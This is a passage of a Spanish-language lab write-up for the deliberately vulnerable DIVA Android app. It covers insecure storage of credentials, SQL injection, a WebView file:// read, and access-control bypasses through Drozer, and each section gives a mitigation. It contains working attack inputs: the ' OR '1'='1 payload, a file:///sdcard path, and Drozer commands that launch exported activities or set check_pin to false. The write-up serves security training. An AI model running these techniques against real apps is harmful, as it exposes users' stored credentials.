En este reto DIVA guarda las credenciales en un archivo temporal dentro del directorio privado de la app. La guía muestra que la app crea un archivo temporal con prefijo **uinfo**, sufijo **tmp**, lo marca como legible/escribible y escribe las credenciales en formato **usuario:contraseña**. Tenemos que demostrar que la aplicación almacena credenciales en texto plano dentro de un archivo temporal.

Abrimos el reto en la app:



donde:

- La aplicación genera un archivo temporal dentro de su directorio privado, con nombre uinfo1044941255tmp.
- El nombre variará: Sabemos el prefijo: **uinfo**. Y sabemos el prefijo: **tmp**.

Usaremos ADB con **run-as** (ya que DIVA es una app debuggable) para mostrar el contenido:

```
adb shell run-as jakhar.aseem.diva ls -la
```

```

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb shell run-as jakhar.aseem.diva ls -a
.
..
cache
code_cache
databases
files
lib
shared_prefs
uinfo1044941255tmp
uinfo163568329tmp

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb shell run-as jakhar.aseem.diva cat uinfo1044941255tmp
alumno5:pass5

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb shell run-as jakhar.aseem.diva cat uinfo163568329tmp
alumno5:pass5

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$

```

donde:

- Se abre una shell dentro del dispositivo Android/emulador.
- Ejecuta el siguiente comando como si fuera la propia app DIVA, es decir, con el usuario Linux asignado al paquete `jakhar.aseem.diva`.
- Normalmente no podemos entrar libremente al directorio privado de la app, pero si la app es `debuggable`, `run-as` permite ejecutar comandos con su contexto.
- Listamos todos los archivos del directorio actual, incluyendo archivos ocultos, permisos, propietario, tamaño, fecha y nombre.

Desde Objection, accedemos al archivo `uinfo...tmp` y lo mostramos en pantalla:

```

cd /data/data/jakhar.aseem.diva
filesystem cat /data/user/0/jakhar.aseem.diva/uinfo1044941255tmp

```



```

jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # cd /data/data/jakhar.aseem.diva
/data/data/jakhar.aseem.diva
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # ls
Type      Last Modified      Read Write Hidden Size   Name
-----
Directory 2026-04-23 12:41:57 GMT True  True  False  4.0 KiB cache
Directory 2026-04-23 12:41:57 GMT True  True  False  4.0 KiB code_cache
Directory 2026-04-23 12:41:57 GMT True  False False  4.0 KiB lib
Directory 2026-05-04 15:37:42 GMT True  True  False  4.0 KiB databases
Directory 2026-05-04 12:34:15 GMT True  True  False  4.0 KiB files
Directory 2026-05-04 15:19:37 GMT True  True  False  4.0 KiB shared_prefs
File       2026-05-05 15:41:28 GMT True  True  False  14.0 B uinfo163568329tmp
File       2026-05-05 15:41:40 GMT True  True  False  14.0 B uinfo1044941255tmp

Readable: True Writable: True
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # filesystem cat /data/user/0/jakhar.aseem.diva/uinfo163568329tmp
Downloading /data/user/0/jakhar.aseem.diva/uinfo163568329tmp to /tmp/tmp46wheoft.file
Streaming file from device...
Writing bytes to destination...
Successfully downloaded /data/user/0/jakhar.aseem.diva/uinfo163568329tmp to /tmp/tmp46wheoft.file
====
alumno5:pass5
====
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # filesystem cat /data/user/0/jakhar.aseem.diva/uinfo1044941255tmp
Downloading /data/user/0/jakhar.aseem.diva/uinfo1044941255tmp to /tmp/tmpn75gh650.file
Streaming file from device...
Writing bytes to destination...
Successfully downloaded /data/user/0/jakhar.aseem.diva/uinfo1044941255tmp to /tmp/tmpn75gh650.file
====
alumno5:pass5
====
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # █

```

Vulnerabilidad: Aunque el archivo está dentro del directorio privado de la aplicación, el problema es que contiene información sensible en texto plano. En un dispositivo rooteado, mediante copia de seguridad, depuración, análisis forense o acceso con el contexto de la app, un atacante podría recuperar esas credenciales.

Mitigación: No almacenar credenciales en archivos temporales, cifrar cualquier dato sensible y eliminar archivos temporales cuando ya no sean necesarios.

2.6 Insecure Data Storage — Part 4


La guía explica que el archivo `.uinfo.txt` contiene las credenciales en texto plano, normalmente en: `/sdcard/.uinfo.txt`.

Desde la app Diva, accedemos al reto 6 y escribimos unas credenciales de prueba. Pulsamos el botón de guardar:

```

Usuario: alumno6
Password: pass6

```



Buscamos el archivo en la SD Card:

```
adb shell ls -la /sdcard/ | grep uinfo
```

```
(xxniwexx@kali)-[~]  
$ adb shell ls -la /sdcard/ | grep uinfo  
-rw-rw---- 1 root sdcard_rw 15 2026-05-06 03:57 .uinfo.txt
```

Mostramos el contenido de ese fichero:

```
adb shell cat /sdcard/.uinfo.txt
```

```
(xxniwexx@kali)-[~]  
$ adb shell cat /sdcard/.uinfo.txt  
alumno6:pass6
```


Vulnerabilidad: Almacenamiento de datos sensibles en almacenamiento externo. La aplicación guarda las credenciales en: `/sdcard/.uinfo.txt`.

Mitigación: El almacenamiento externo no debe usarse para información sensible, ya que otras aplicaciones o usuarios podrían acceder a ella.

2.7 Input Validation Issues — Part 1

Este reto corresponde a una inyección SQL. El objetivo es demostrar que DIVA construye una consulta SQL usando directamente el texto introducido por el usuario, sin validarlo ni parametrizarlo.


Desde la app Diva, accedemos al reto 7 y escribimos **admin**. Pulsamos el botón de **search**:





donde:

- La app buscará ese usuario en su base de datos interna.

Para el usuario admin, obtenemos:



Probamos si hay inyección SQL: Ahora introducimos una comilla simple:



donde:

- La app muestra un error. Esto es una señal de que la entrada se está insertando directamente en una consulta SQL.

Probamos hacer una inyección SQL con el payload:

```
' OR '1'='1
```



donde:

- La app muestra los usuarios almacenados en la base de datos, porque la condición SQL queda siempre verdadera: La consulta vulnerable queda parecida a: `SELECT * FROM sqluser WHERE user = '1' or '1'='1'`. Condición que siempre es verdadera, por lo que la consulta devuelve registros aunque no conozcamos un usuario válido.

Vulnerabilidad: SQL Injection.

Mitigación: Debemos usar consultas parametrizadas, por ejemplo `SQLiteDatabase.query()` con argumentos o `rawQuery()` con placeholders `?`, y validar la entrada del usuario.

2.8 Input Validation Issues — Part 1

Este reto consiste en aprovechar que la app acepta una URL en un campo de entrada y la carga en un `WebView` sin validar correctamente el esquema. En vez de introducir una URL web normal, se introduce una ruta local con `file://` para leer archivos del dispositivo. La guía usa como ejemplo el archivo creado en el reto 6: `file:///sdcard/.uinfo.txt`. Este reto se apoya en el archivo creado en el Reto 6.

Confirmamos que sigue existiendo el fichero **.uinfo.txt**:

```
(xxniwexx@kali)-[~]
$ adb shell ls -la /sdcard/
total 104
drwxrwx--x 12 root sdcard_rw 4096 2026-05-06 03:57 .
drwx--x--x  4 root sdcard_rw 4096 2026-04-23 08:41 ..
-rw-rw----  1 root sdcard_rw   14 2026-05-06 04:16 .uinfo.txt
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Alarms
drwxrwx--x  4 root sdcard_rw 4096 2026-05-04 08:34 Android
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 DCIM
drwxrwx--x  2 root sdcard_rw 4096 2026-04-29 08:15 Download
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Movies
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Music
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Notifications
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Pictures
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Podcasts
drwxrwx--x  2 root sdcard_rw 4096 2026-04-23 08:41 Ringtones

(xxniwexx@kali)-[~]
$ adb shell cat /sdcard/.uinfo.txt
alumno6:pass6
```

Abrimos el reto 8 y probamos una URL normal:

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

https://example.com

VIEW

Example Domain

This domain is for use in documentation examples without needing permission. Avoid use in operations.


[Learn more](#)

donde:

- La app intenta cargar la página en el visor interno.

Ahora introducimos esta ruta en el campo de URL:

```
file:///sdcard/.uinfo.txt
```



donde:

- La app muestra en pantalla el contenido del archivo: `alumno6:pass6`.
- Se demuestra que la aplicación permite leer archivos locales desde el `WebView`.


Vulnerabilidad: Ocurre porque la app trata la entrada del usuario como una URL válida y la carga directamente en un `WebView`. El problema es que no restringe el esquema a `http://` o `https://`. Por eso, en lugar de cargar una web, se puede usar: `file://` para leer archivos locales accesibles para el proceso o para el almacenamiento externo.

Mitigación: Validar estrictamente las URLs permitidas, aceptar sólo `http://` y `https://` cuando sea necesario, bloquear `file://`, `content://` y otros esquemas peligrosos, y evitar cargar entradas no confiables directamente en un `WebView`.

2.9: Access Control Issues — Part 1

Este reto consiste en acceder directamente a una Activity exportada que muestra credenciales internas, sin pasar por ningún control de acceso dentro de la app.

El objetivo es abrir esta Activity directamente: `jakhar.aseem.diva.APICredsActivity`. El problema es que esta pantalla debería estar protegida, pero está exportada y puede lanzarse desde fuera de la aplicación.



Comprobamos la superficie de ataque con Drozer: Conectamos con Drozer:

```
adb forward tcp:31415 tcp:31415
drozer console connect
```

```
(xxniwexx@kali)-[~]
$ adb forward tcp:31415 tcp:31415

(xxniwexx@kali)-[~]
$ drozer console connect
<class 'RuntimeError'>
yayerroryay you probably didn't specify a valid drozer server and that's why you're seeing this error message
'ConnectionError' object has no attribute 'message'

(xxniwexx@kali)-[~]
$ drozer console connect
Selecting 89d8a400f7d5f4f7 (unknown Phone 7.1.1)


..                               ...
..0..                             .r..
..a.. . . . . . . . . . . . . . .nd
    ro..idsnemesisan..pr
    .otectorandroidsneme.
    .,sisandprotectorandroids+.
    ..nemesisan..ndprotectorandroidsn:.
    .emesisan..ndprotectorandroidsnemes..
    ..isandp,..,rotecyayandro,..,idsnem.
    .isandp..rotectorandroid..snemis.
    ,andprotectorandroidsnemisandprotec.
    .torandroidsnemisandprotectorandroid.
    .snemisandprotectorandroidsnemisand:
    .dprotectorandroidsnemisandprotector.

drozer Console (v3.1.0)
dz> █
```

donde:

- Obtenemos un error, porque nos hemos olvidado de abrir el cliente Drozer en el dispositivo android.

Activamos el cliente Drozer en el dispositivo android y volvemos a abrir la consola de drozer:



Dentro de Drozer:

```
run app.package.attacksurface jakhar.aseem.diva
```

```
drozer Console (v3.1.0)
dz> run app.package.attacksurface jakhar.aseem.diva
Attempting to run shell module
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
  is debuggable
dz> 
```

donde_

- Vemos que la app tiene varias Activities exportadas.

Listamos las Activities:

```
run app.activity.info -a jakhar.aseem.diva
```

```
dz> run app.activity.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
dz> █
```

donde:


- Observamos `jakhar.aseem.diva.APICredsActivity` que es la Activity vulnerable.

Lanzamos la Activity vulnerable con Drozer:

```
run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICredsActivity
```

```
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APICredsActivity
Attempting to run shell module
dz> █
```

Comprobamos que en el emulador se abre directamente una pantalla con credenciales o información



sensible de API:

Vulnerabilidad: La Activity `jakhar.aseem.diva.APICredsActivity` está exportada sin protección, por lo que puede abrirse directamente desde fuera de la app y mostrar credenciales sin autenticación.

Mitigación: Marcar la Activity como `android:exported="false"` o protegerla con permisos personalizados y validaciones internas antes de mostrar información sensible.

2.10 Access Control Issues — Part 2

Este reto consiste en abrir una Activity sensible enviándole un parámetro manipulado. La Activity vulnerable es: `jakhar.aseem.diva.APICreds2Activity`. La app espera un extra booleano llamado: `check_pin`. Si ese valor se envía como `false`, la Activity muestra las credenciales sin pedir el `PIN`.

Conectamos con Drozer:

```
adb forward tcp:31415 tcp:31415
drozer console connect
```

Dentro de la consola de Drozer:

```
run app.activity.info -a jakhar.aseem.diva
```


```
dz> run app.activity.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
dz> █
```

donde:

- Vemos la Activity: `jakhar.aseem.diva.APICreds2Activity`.

Lanzamos desde Drozer esa Activity sin extras:

```
run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICreds2Activity
```



donde:


- Vemos que en la pantalla del dispositivo nos pide el PIN. No muestra las credenciales directamente.

Lanzamos la Activity manipulando el extra **check_pin**:

```
run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICreds2Activity --extra boolean check_pin false
```

```
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APICreds2Activity --extra boolean check_pin false
Attempting to run shell module
dz> █
```

Accedemos directamente a la pantalla que muestra las credenciales internas: Ya en la pantalla del dispositivo android no nos pide el PIN y muestra las credenciales directamente.



donde:

- Se confirma la vulnerabilidad de control de acceso, ya que la aplicación confía en un valor manipulable recibido desde el **Intent**.

Vulnerabilidad: control de acceso inseguro mediante Intent extra manipulable.

Mitigación: no confiar en extras recibidos por Intent para decisiones de autorización. La validación debe hacerse internamente y usando mecanismos no manipulables desde el exterior.

2.11 Access Control Issues — Part 3

Este reto consiste en acceder a un **Content Provider** expuesto de DIVA. La aplicación guarda notas protegidas por **PIN**, pero el proveedor de contenido puede consultarse directamente desde fuera de la app usando Drozer. Objetivo del reto: Acceder directamente a las notas privadas mediante esta URI:

content://jakhar.aseem.diva.provider.notesprovider/notes/. La vulnerabilidad es que el **Content Provider** está accesible sin una protección adecuada.

Conectamos con Drozer:

```
adb forward tcp:31415 tcp:31415
drozer console connect
```

Ver información de los Providers de DIVA:

```
run app.provider.info -a jakhar.aseem.diva
```

```
dz> run app.provider.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
Authority: jakhar.aseem.diva.provider.notesprovider
Read Permission: null
Write Permission: null
Content Provider: jakhar.aseem.diva.NotesProvider
Multiprocess Allowed: False
Grant Uri Permissions: False

dz> █
```

donde:

- Destacamos el provider que se obtiene: `jakhar.aseem.diva.provider.notesprovider`.
- `Read Permission: null`.
- `Write Permission: null`.
- Eso demuestra que el Content Provider no requiere permisos de lectura ni de escritura. Por tanto, otra aplicación o herramienta externa puede intentar consultarlo.

Buscamos URIs disponibles

```
run scanner.provider.finduris -a jakhar.aseem.diva
```

```
